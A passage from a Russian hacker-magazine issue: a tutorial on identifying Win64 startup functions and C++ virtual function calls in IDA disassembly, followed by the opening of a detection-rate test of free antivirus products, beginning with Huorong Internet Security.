Обрати внимание: **APIENTRY** замещает **WINAPI**. Во-первых, четыре аргумента — это достаточно много, и в большинстве случаев **WinMain** оказывается самой «богатой» на аргументы функцией стартового кода. Во-вторых, последний заносимый в стек аргумент — **hInstance** — чаще всего вычисляется на лету вызовом функции **GetModuleHandleW**. То есть, если встретишь конструкцию типа **CALL GetModuleHandleW**, можно с высокой степенью уверенности утверждать, что следующая функция и есть **WinMain**. Наконец, вызов **WinMain** обычно расположен практически в самом конце кода стартовой функции. За ней бывает не более двух-трех «замыкающих» строй функций, например **__cexit**.

Компилили, компилим и будем компилить!

До сего момента мы компилили наши примеры из командной строки:

```
cl.exe <имя файла>.cpp /EHcs
```

В результате мы получали строгий, очищенный от мишуры машинный код, после дизассемблирования которого в ассемблерном листинге отсутствовали какие бы то ни было комментарии и внятные названия функций. Теперь мы будем строить наши приложения прямиком из среды разработки (это по-прежнему Visual Studio 2017), чтобы при анализе кода использовать средства, предоставляемые самим компилятором. Мы уже достаточно поупражнялись и базовые конструкции языка высокого уровня можем определять с закрытыми глазами: на ощупь и по запаху!

Чтобы повторить следующий пример, в Visual Studio 2017 на C++ создай Windows Desktop Application, скомпилируй приложение для платформы x64, а затем итоговый экзешник открой в IDA. Рассмотрим получившийся код повнимательнее.

Первое, на что стоит обратить внимание, — это отличие от 32-разрядной платформы: здесь параметры передаются не через стек, а через регистры процессора. Раньше на платформе x86 в вызывающем коде параметры заталкивались в стек с помощью инструкции **PUSH**, а в вызываемой процедуре извлекались из него инструкцией **POP**. При заталкивании параметров в стек неизбежно приходится обращаться по адресам памяти. А мы уже крепко усвоили, что обращение по адресам памяти, отсутствующим в кеше процессора, занимает несоизмеримо больше времени.

Однако через регистры передаются только первые четыре аргумента: целочисленные через **RCX**, **RDX**, **R8**, **R9**, значения с плавающей точкой через **XMM0**, **XMM1**, **XMM2**, **XMM3**. Если же параметров больше (а это довольно редкий случай), то они так же, как и раньше, передаются через стек.

В комментариях IDA дала аргументам осмысленные имена:

```
.text:000000014000150A  mov   r8, rax              ; lpCmdLine
.text:000000014000150D  mov   r9d, ebx             ; nCmdShow
.text:0000000140001510  xor   edx, edx             ; hPrevInstance
.text:0000000140001512  lea   rcx, cs:140000000h ; hInstance
.text:0000000140001519  call  wWinMain
.text:000000014000151E  mov   ebx, eax
.text:0000000140001520  call  __scrt_is_managed_app
.text:0000000140001525  test  al, al
.text:0000000140001527  jz    short loc_140001579
.text:0000000140001529  test  dil, dil
.text:000000014000152C  jnz   short loc_140001533
.text:000000014000152E  call  _cexit_0             ; Завершение
приложения
```

Но как понять, что находится по адресу **cs:140000000h**? IDA в комментарии говорит, что там должен быть аргумент **hInstance**:

```
lea rcx, cs:140000000h ; hInstance.
```

Ассемблерная команда **lea** позволяет получить текущий адрес источника (второй операнд). Значит, получение **hInstance** должно выполняться через косвенный вызов функции **GetModuleHandleW**.

Если опустить взгляд на пару строчек ниже вызова **WinMain**, мы увидим вызов **__scrt_is_managed_app**, войдя в который обнаружим вызов нужной функции:

```
.text:0000000140001C88  sub   rsp, 28h
.text:0000000140001C8C  xor   ecx, ecx             ; lpModuleName
.text:0000000140001C8E  call  cs:__imp_GetModuleHandleW
```

И уже последняя возвращает дескриптор модуля. Но не всегда это выглядит столь же просто. Многие разработчики, пользуясь наличием исходных текстов startup-кода, модифицируют его (подчас весьма значительно). В результате выполнение программы может начинаться не с **WinMain**, а с любой другой функции. К тому же теперь стартовый код может содержать критические для понимания алгоритма операции (например, расшифровщик основного кода)! Поэтому всегда хотя бы мельком следует изучить startup-код: не содержит ли он чего-нибудь необычного?

Аналогичным образом обстоят дела и с динамическими библиотеками — их выполнение начинается вовсе не с функции **DllMain** (если она, конечно, вообще присутствует в DLL), а по умолчанию с **__DllMainCRTStartup**. Впрочем, разработчики подчас изменяют умолчания, назначая ключом **/ENTRY** ту стартовую функцию, которая им нужна.

Строго говоря, неправильно называть **DllMain** стартовой функцией. Она вызывается не только при загрузке DLL, но и при выгрузке, и при создании либо уничтожении нового потока подключившим ее процессом.

Получая уведомления об этих событиях, разработчик может предпринимать некоторые действия (например, подготавливать код к работе в многопоточной среде). Весьма актуален вопрос: имеет ли все это значение для анализа программы? Ведь чаще всего требуется проанализировать не всю динамическую библиотеку целиком, а исследовать работу некоторых экспортируемых ею функций.

Если **DllMain** выполняет какие-то действия (скажем, инициализирует переменные), то остальные функции, на которые распространяется влияние этих переменных, будут содержать прямые ссылки на них, ведущие к **DllMain**. Таким образом, не стоит «вручную» искать **DllMain** — она сама себя обнаружит!

Хорошо, если бы всегда это было так! Но жизнь сложнее всяких правил. Вдруг в **DllMain** находится некий деструктивный код или библиотека в дополнение к основной своей деятельности шпионит за потоками, отслеживая их появление? Тогда без непосредственного анализа ее кода не обойтись.

Обнаружить **DllMain** на порядок труднее, чем **WinMain**. Если ее не найдет IDA — пиши пропало. Во-первых, прототип **DllMain** достаточно незамысловат и не содержит ничего характерного:

```
BOOL APIENTRY DllMain(
    HMODULE hModule,            // Handle to DLL module
    DWORD   ul_reason_for_call, // Reason for calling function
    LPVOID  lpReserved          // Reserved
)
```

А во-вторых, ее вызов идет из самой гущи довольно внушительной функции **__DllMainCRTStartup**, так что найти именно тот **CALL**, который нам нужен, нет никакой возможности. Впрочем, некоторые зацепки все-таки есть. Например, при неудачной инициализации **DllMain** возвращает **FALSE**, и код **__DllMainCRTStartup** обязательно проверит это значение, в случае чего прыгая аж к концу функции. Подобных ветвлений в теле стартовой функции не так уж много, и обычно только одно из них связано с функцией, принимающей три аргумента.

Для проведения следующего эксперимента в Visual Studio 2017 создай простую динамическую библиотеку и откомпилируй ее релизную версию под платформу x64. Затем загрузи ее в IDA. Следующий листинг призван показать идентификацию **DllMain** по коду неудачной инициализации:

```
.text:000000018000131B  mov   r8, rsi           ; lpvReserved
.text:000000018000131E  mov   edx, edi          ; fdwReason
.text:0000000180001320  mov   rcx, r14          ; hinstDLL
.text:0000000180001323  call  DllMain
.text:0000000180001328  mov   ebx, eax
.text:000000018000132A  mov    rsp+58h+var_28], eax
.text:000000018000132E  test  eax, eax
.text:0000000180001330  jz    short loc_18000135B
.text:0000000180001332  mov   rax, cs:_pRawDllMain
.text:0000000180001339  test  rax, rax
.text:000000018000133C  jnz   short loc_180001347
```

Вверху приведенного листинга видно, что регистры **R8**, **EDX** и **RCX** содержат **IpvReserved**, **fdwReason** и **hinstDLL** соответственно. И как видно, аргументы передаются не через стек, а с помощью регистров. Значит, перед нами и есть функция **DllMain** (исходный текст **_DllMainCRTStartup** содержится в файле **\VC\crt\src\vcruntime\dll_dllmain.cpp**, который настоятельно рекомендуется изучить).

КОНСОЛЬНЫЕ ПРИЛОЖЕНИЯ

Наконец, мы добрались и до функции **main** консольных приложений. Как всегда, выполнение программы начинается не с нее, а с функции **mainCRTStartup**, инициализирующей кучу, систему ввода-вывода, подготавливающую аргументы командной строки и только потом передающей управление **main**. Функция **main** принимает всего два аргумента: **int main (int argc, char **argv)** — этого слишком мало, чтобы выделить ее среди остальных. Однако на помощь приходит тот факт, что ключи командной строки доступны не только через аргументы, но и через глобальные переменные — **argc** и **argv** соответственно. Поэтому вызов **main** обычно выглядит так:

```
.text:0000000140001462  call  __p___argv_0
.text:0000000140001467  mov   rdi, [rax]
.text:000000014000146A  call  __p___argc_0
.text:000000014000146F  mov   rbx, rax
.text:0000000140001472  call  _get_initial_narrow_environment_0
.text:0000000140001477  mov   r8, rax
.text:000000014000147A  mov   rdx, rdi
.text:000000014000147D  mov   ecx, [rbx]
.text:000000014000147F  call  main
.text:0000000140001484  mov   ebx, eax
.text:0000000140001486  call  __scrt_is_managed_app
.text:000000014000148B  test  al, al
.text:000000014000148D  jz    short loc_1400014E4
.text:000000014000148F  test  sil, sil
.text:0000000140001492  jnz   short loc_140001499
.text:0000000140001494  call  _cexit_0
```

Чтобы повторить эксперимент, в VS 2017 создай и скомпилируй 64-битное консольное приложение, затем открой его в IDA.

Первым делом забираем два параметра из командной строки, вызвав функции **__p___argv_0** и **__p___argc_0**. Далее их значения размещаются в регистрах процессора и таким образом передаются в функцию **main**. Опять же, отличие от 32-битной среды в том, что в ней они запихивались в стек.

После того как **main** отработает, анализируется возвращенное ей значение, на основании чего выполняются прыжки на соответствующие ветви кода. Например, **main** может отработать по-разному и в случае возврата ошибки приложение, как вариант, надо уничтожить. Если же все идет по плану, то вызывается **_cexit_0** и все довольны.

Вот мы и разобрались с идентификацией основных типов стартовых функций. Конечно, в жизни все бывает не так просто, как в теории, но в любом случае описанные выше приемы заметно упростят анализ.

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИКАЦИЯ СТАРТОВОГО КОДА И ВИРТУАЛЬНЫХ ФУНКЦИЙ ПРИЛОЖЕНИЙ ПОД WIN64

ИДЕНТИФИКАЦИЯ ВИРТУАЛЬНЫХ ФУНКЦИЙ

Виртуальная функция означает «определяемая во время выполнения программы». При вызове виртуальной функции выполняемый код должен соответствовать динамическому типу объекта, из которого вызывается функция. Поэтому адрес виртуальной функции не может быть определен на стадии компиляции, это приходится делать непосредственно в момент ее вызова. Вот почему вызов виртуальной функции всегда косвенный (исключение составляют лишь виртуальные функции статических объектов).

В то время как невиртуальные функции вызываются в точности так же, как и обычные C-функции, вызов виртуальных функций кардинально отличается. Схема вызова зависит от реализации конкретного компилятора, но в общем случае ссылки на все виртуальные функции помещаются в специальный массив — виртуальную таблицу (virtual table, сокращенно VTBL). А в каждый экземпляр объекта, использующий хотя бы одну виртуальную функцию, помещается указатель на виртуальную таблицу (virtual table pointer — сокращенно VPTR). Причем независимо от числа виртуальных функций каждый объект имеет только один указатель.

Вызов виртуальных функций всегда происходит косвенно, через ссылку на виртуальную таблицу, например: `CALL [RBX+0x10]`, где `RBX` — регистр, содержащий смещение виртуальной таблицы в памяти, а `0x10` — смещение указателя на виртуальную функцию внутри виртуальной таблицы.

Анализ вызова виртуальных функций наталкивается на ряд сложностей, самая коварная из которых — необходимость обратной трассировки кода для отслеживания значения регистра, используемого для косвенной адресации. Хорошо, если он инициализируется непосредственным значением типа `MOV RBX, offset VTBL` недалеко от места использования, но значительно чаще указатель на VTBL передается функции как неявный аргумент. Или (что еще хуже) один и тот же указатель используется для вызова двух различных виртуальных функций. Тогда возникает неопределенность, какое именно значение он имеет в данной ветке программы.

Разберем следующий пример (предварительно вспомнив, что, если одна и та же «невиртуальная» функция присутствует и в базовом, и в производном классе, всегда вызывается функция базового класса):

```
#include <stdio.h>
class Base{
    public:

    virtual void demo(void){
        printf("BASE\n");
    };

    virtual void demo_2(void){
        printf("BASE DEMO 2\n");
    };

    void demo_3(void){
        printf("Non virtual BASE DEMO 3\n");
    };
};

class Derived: public Base{
    public:

    virtual void demo(void){
        printf("DERIVED\n");
    };

    virtual void demo_2(void){
        printf("DERIVED DEMO 2\n");
    };

    void demo_3(void){
        printf("Non virtual DERIVED DEMO 3\n");
    };
};

int main(){
    printf("main\n");

    Base *p = new Base;
    p->demo();
    p->demo_2();
    p->demo_3();

    p = new Derived;
    p->demo();
    p->demo_2();
    p->demo_3();
}
```

Результат компиляции примера в общем случае должен выглядеть так:

```
; int __fastcall main()
main proc near          ; CODE XREF: __scrt_common_main_seh+107↓p
    push  rbx
    sub   rsp, 20h
    lea   rcx, aMain ; "main\n"
    call  printf
    mov   ecx, 8     ; size
    call  operator new(unsigned __int64)
```

В `RAX` возвращается указатель на выделенный блок памяти. Выделяем восемь байт памяти для экземпляра нового объекта. Объект состоит только из указателя на VTBL. Обрати внимание, что в подавляющем большинстве случаев возвращаемое значение функции помещается в регистр `RAX`.

```
mov  rbx, rax
lea  rax, const Base::`vftable'
```

В только что созданный объект копируется указатель на виртуальную таблицу класса `Base`. То, что это именно виртуальная таблица класса `Base`, можно узнать, проанализировав элементы этой таблицы, — они указывают на члены класса `Base`. Следовательно, сама таблица есть виртуальная таблица этого класса.

```
mov  rcx, rbx ; this
```

Заносим в `RCX` указатель на экземпляр объекта (указатель на указатель на BASE_VTBL). Другими словами, передаем вызываемой функции неявный аргумент — указатель `this` (к слову, поскольку `this` считается целочисленным аргументом, он всегда помещается в регистр `RCX`).

```
mov  [rbx], rax
```

По адресу, на который указывает `RBX`, помещаем указатель на виртуальную таблицу класса `Base`, не забывая о том, что указатель на виртуальную таблицу одновременно указатель и на первый элемент этой таблицы. А первый элемент виртуальной таблицы содержит указатель на первую (в порядке объявления) виртуальную функцию класса.

```
call  cs:const Base::`vftable' ; Base::demo(void) ...
```

Вот он, вызов виртуальной функции! Чтобы понять, какая именно функция вызывается, мы должны знать значение регистра `RAX`. Прокручивая экран дизассемблера вверх, мы видим: `RAX` указывает на `BASE_VTBL - - Base::'vftable'`, а первый член `BASE_VTBL` (см. ниже) указывает на функцию `Base::demo`. Следовательно:

1. этот код вызывает именно функцию `Base::demo`;
2. функция `Base::demo` — это виртуальная функция.

```
mov  rdx, [rbx]
```

Заносим в `RDX` указатель на первый элемент виртуальной таблицы класса `Base`.

```
mov  rcx, rbx
```

Заносим в `RCX` указатель на экземпляр объекта: это неявный аргумент функции — указатель `this`.

```
call  qword ptr [rdx+8]
```

Еще один вызов виртуальной функции! Чтобы понять, какая именно функция вызывается, мы должны знать содержимое регистра RDX. Прокручивая экран дизассемблера вверх, видим, что он указывает на `BASE_VTBL`, а `RDX+8`, стало быть, указывает на второй элемент виртуальной таблицы класса `Base`. Он же, в свою очередь, указывает на функцию `Base::demo_2`.

```
lea   rcx, aNonVirtualBase ; "Non virtual BASE DEMO 3\n"
call  printf
```

А вот вызов невиртуальной функции. Обрати внимание — он происходит так же, как вызов обычной C-функции. Заметь, эта функция встроенная, так как объявлена непосредственно в самом классе и вместо ее вызова выполняется подстановка кода.


```
mov   ecx, 8 ; size
call  operator new(unsigned __int64)
```

Далее идет вызов функций класса `Derived`. Не будем здесь подробно его комментировать, сделай это самостоятельно. Вообще же, класс `Derived` понадобился только для того, чтобы показать особенности компоновки виртуальных таблиц.

```
mov   rbx, rax
    lea   rax, const Derived::`vftable'
    mov   rcx, rbx              ; this
    mov   [rbx], rax
    call  cs:const Derived::`vftable'
    mov   rdx, [rbx]
    mov   rcx, rbx
    call  qword ptr [rdx+8]
    lea   rcx, aNonVirtualBase ; "Non virtual BASE DEMO 3\n"
    call  printf
    ; Обрати внимание — вызывается функция demo_3 базового,
    ; а не производного класса!
    xor   eax, eax
    add   rsp, 20h
    pop   rbx
    retn
main endp
```

Искаженные имена

Если у тебя в окне дизассемблера имена функций выглядят немного неожиданно (с примесью знаков вопроса и коммерческого at — `?`,`@`) и это доставляет дискомфорт, можешь отключить замангливание (кромсание) имен. Для этого в IDA открой окно `Demangled C++ names` (`Options → Demangled names...`), поставь переключатель на пункт `Names` и жми `OK`. После этой нехитрой операции имена функций примут привычный вид.



Окно для отключения замангливания


Вот как выглядят наши функции:

```
; void __fastcall Base::demo(Base *this)
public: virtual void Base::demo(void) proc near
    lea  rcx, _Format       ; "BASE\n"
    jmp  printf
public: virtual void Base::demo(void) endp

; void __fastcall Base::demo_2(Base *this)
public: virtual void Base::demo_2(void) proc near
    lea  rcx, aBaseDemo2    ; "BASE DEMO 2\n"
    jmp  printf
public: virtual void Base::demo_2(void) endp

; void __fastcall Derived::demo(Derived *this)
public: virtual void Derived::demo(void) proc near
    lea  rcx, aDerived      ; "DERIVED\n"
    jmp  printf
public: virtual void Derived::demo(void) endp

; void __fastcall Derived::demo_2(Derived *this)
public: virtual void Derived::demo_2(void) proc near
    lea  rcx, aDerivedDemo2 ; "DERIVED DEMO 2\n"
    jmp  printf
public: virtual void Derived::demo_2(void) endp
```

Таблицы виртуальных методов:

```
dq offset const Derived::`RTTI Complete Object Locator'
; void (__fastcall *const Derived::`vftable'[3])()
const Derived::`vftable' dq offset Derived::demo(void)
dq offset Derived::demo_2(void)

dq offset const Base::`RTTI Complete Object Locator'
; void (__fastcall *const Base::`vftable'[3])()
const Base::`vftable' dq offset Base::demo(void)
dq offset Base::demo_2(void)
```

Обрати внимание: виртуальные таблицы «растут» снизу вверх в порядке объявления классов в программе, а элементы виртуальных таблиц «растут» сверху вниз в порядке объявления виртуальных функций в классе. Конечно, так бывает не всегда. Порядок размещения таблиц и их элементов нигде не декларирован и целиком лежит на «совести» компилятора. Но на практике большинство из них ведет себя именно так. Сами же виртуальные функции располагаются вплотную друг к другу в порядке их объявления.



Visual Studio 2017

ИТОГИ

Мы только начали вникать в устройство виртуальных функций на C++. На этом пути нас ждет еще много крышесрывающих зигзагов и умопомрачительных моментов! Мы продолжим разбираться с ними в следующей статье.

Также мы добрались до того момента, когда между x86 и x64 образовалась ощутимая пропасть. Мы уже прошли этап, на котором было удобно разбираться с кодом для 32-разрядной платформы только потому, что в нем короче адреса в дизассемблерном листинге. Дальше (как и в этой статье) код будет более платформенно ориентированным, следовательно, вычисления станут сложнее. Однако, как мы убедимся в дальнейшем, архитектура Win64 навела порядок среди хаоса, допущенного во время перехода с Win16 на Win32.

ОТВРАТИТЕЛЬНАЯ ЧЕТВЕРКА

ТЕСТИРУЕМ НОВЫЕ БЕСПЛАТНЫЕ АНТИВИРУСЫ HUORONG, PREVENTON, ZONER И FS PROTECTION

Мы проверим в бою два британских авера, новый китайский антивирь с собственным движком и занятную чешскую разработку в стадии бета-версии. Все они доступны бесплатно и предлагают дополнительные уровни защиты, помимо базовой проверки системы. Смогут ли эти антивирусы одолеть полчища троянов и червей, которые мы им приготовили?

84ckf1r3
84ckf1r3@gmail.com

Наши тесты других антивирусов

1. Kaspersky Free, Avira Free, AVG Free и Avast! Free
2. Comodo, Qihoo 360, Panda и Windows Defender
3. Clam Sentinel, FortiClient, Tencent и NANO Антивирус
4. Ad-Aware, Crystal Security, Sophos Home и ZoneAlarm + Firewall
5. Anvi Smart Defender Free, Baidu Antivirus, Immunet AntiVirus и Zillya!
6. Bitdefender, Clearsight, Rising, Roboscan
7. F-Secure Anti-Virus, G Data AntiVirus, eScan Anti-Virus, Webroot SecureAnywhere
8. Kaspersky Total Security, Dr.Web Security Space, Norton Security Premium, K7 Ultimate Security

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки каждого антивируса мы обеспечили максимально сходные условия. Сначала в VirtualBox создали тестовую виртуалку с чистой Windows 10 Pro (1909). Потом установили все обновления (кроме проблемных), настроили автоматический вход и автоподключение сетевой папки, отключили «Защитник Windows» и антивирус основной ОС.

Затем мы сделали клоны виртуальной машины — свой для каждого авера. Непосредственно перед тестом антивирусы обновлялись. Их настройки оставались в дефолтных, поскольку именно так их и будет запускать большинство пользователей. Исключения были сделаны только в сторону повышения вероятности детекта. Мы убедились, что включена защита в реальном времени, а также отключили лимит для файлов по размеру и расширению, чтобы гарантированно проверялись все подряд.

INFO

Автор благодарит VX Heaven за предоставленные образцы.

Краткое описание тестовых наборов со зловредами всех мастей приведено ниже.

Основная часть:

- 100 бэкдоров для Windows;
- 100 сетевых червей (IM, IRC, email, P2P и другие);
- 100 троянов для Windows (банкеры, кликеры, даунлоадеры, дропперы и прочее);
- 100 компонентов навязчивой рекламы.

Дополнительная часть:

- 100 бэкдоров для Linux;
- 37 руткитов для Windows;
- 87 зловредов, для которых на момент составления подборки отсутствовали сигнатуры. Они определялись только некоторыми эвристическими анализаторами;
- 49 примеров вредоносного кода для процессорных архитектур, отличных от x86 (MIPS, Motorola MC68K, SPARC, PowerPC).

Базовая часть подборки нужна для проверки реакции антивируса на типовые угрозы для Windows, а вспомогательная позволяет оценить уровень эвристики и кросс-платформенной защиты.

WARNING

Все тесты выполнялись только в исследовательских целях. Необходимые файлы были загружены с общедоступных ресурсов. Разработчики протестированных антивирусов получили автоматические уведомления о результатах сканирования. Редакция и автор не несут ответственности за любой возможный вред.

HUORONG INTERNET SECURITY


Китайских антивирусов расплодилась уйма, однако разработчик Huorong Security был аккредитован Microsoft как доверенный поставщик антивирусного софта для Windows и хотя бы этим заслужил внимание.

С официального сайта была загружена версия 5.0.37.6 от 16 ноября 2019 года размером 18,5 Мбайт. В ней заявлена полная поддержка 32- и 64-битных версий Windows от XP до 10. К сожалению, поддержки русского языка пока нет.

Huorong Internet Security — главное окно и выбор языка

После установки Huorong Internet Security обновился до версии 5.0.39.2. Антивирус занял около 40 Мбайт на диске и слабо нагружал систему даже при активации всех дополнительных компонентов защиты.


Они включают в себя проактивный модуль, анализатор веб-трафика, систему обнаружения вторжений на хосте (HIPS) и файрвол. Два последних снижают риск добавления компьютера в ботнет и распространения заразы по локальной сети, блокируя аномальный трафик в любом направлении.



Huorong — настройки антивируса и дополнительных компонентов

Еще один актуальный компонент — защита от распространенных способов несанкционированного удаленного доступа (например, он детектит и блокирует брут пароля админского аккаунта).

Также доступен контроль доступа приложений с возможностью задать свои правила для всех программ и вспомогательные инструменты безопасности. Среди них интересен модуль защиты от уязвимостей. Он препятствует применению известных эксплоитов, что особенно актуально для противодействия APT и таргетированным атакам.




Huorong — набор встроенных утилит для анализа и очистки системы

Huorong Internet Security использует собственный антивирусный движок под названием Cobra. Информации о нем найти не удалось. Известно лишь то, что он запускает проверяемый код в изолированной среде HVM (виртуальной машине Huorong). Тем интереснее будет его испытать!

Тесты


Антивирус Huorong не смог проверить ни один тестовый каталог в сетевой папке. Он просто зависал, бесконечно крутя анимацию сияющего щита. Никакого индикатора прогресса, никакой статистики — вообще ничего информативного при этом не выводилось.

Тогда мы создали в корне диска `C:\` подкаталог `V\` и скопировали бэкдоры туда. Huorong позволил это сделать, но тут же опомнился и стал показывать во всплывающем окне, сколько разной заразы он обнаружил.



Всплывающее окно Huorong во время проверки

Нашел он немного: 52 штуки, а 48 из 100 бэкдоров остались на системном разделе.



Huorong оставил почти половину зловредов

Еще хуже антивирь «справился» с троянами, определив только 39 образцов, а 61 из 100 избежали детекта. Далее скриншоты не привожу, они все однотипные.

С подборкой сетевых червей все тоже оказалось плачевно: он поместил в карантин 48 штук, а 52 из 100 остались нетронутыми.

Из компонентов навязчивой рекламы Huorong распознал меньше половины: 49 отправились в карантин, а 51 из 100 остались на диске.

Статистика детекта в основном раунде:

- Backdoors — 52%;
- NetWorms — 48%;
- Trojans — 39%;
- Adware — 49%.

Проще говоря, Huorong определяет все типы угроз через одну. Более того, он делает это в несколько этапов. На каждой выборке из ста файлов антивирус трижды показывал всплывающее окно и заново подсчитывал число малварей, обнаруженных в той же папке. Проверить сразу всю он не может и, пока обнюхивает одних зловредов, никак не блокирует доступ к другим.

В дополнительном раунде антивирус также не смог реабилитироваться. Из 37 руткитов он проигнорировал 22, а среди 87 малоизвестных угроз пропустил почти все, оставив 79 штук. Huorong не распознал ни одной угрозы среди написанных для процессорных архитектур, отличных от x86/x86-64. Эвристика и продвинутая защита у Huorong тоже оказались ни к черту.

Сначала мы решили, что и зловредов для Linux он не увидит, но китайский антивирь немного подумал и удалил из подборки линуксовых малварей одну (99 остались). Лучше бы он вообще этого не делал — сошел бы за средний виндовый авер без претензий на защиту других платформ.

Статистика детекта в дополнительном раунде:

- RootKITs — 40%;
- Heuristic — 9%;
- Linux malware — 1%;
- non-x86 threats — 0%.

В общем, антивирус с основной задачей справился плохо. Отметим еще и следующие условные недостатки:

- нет возможности проверить трафик HTTPS (но нет и риска выполнения атаки типа «Касперский посередине» благодаря установке своего сертификата);
- нет средств облачной проверки, поэтому Huorong дольше реагирует на свежие угрозы. С другой стороны, ваши файлы останутся вашими, а не отправятся в облако «на анализ», когда вздумается антивирусу.

Продолжение статьи →

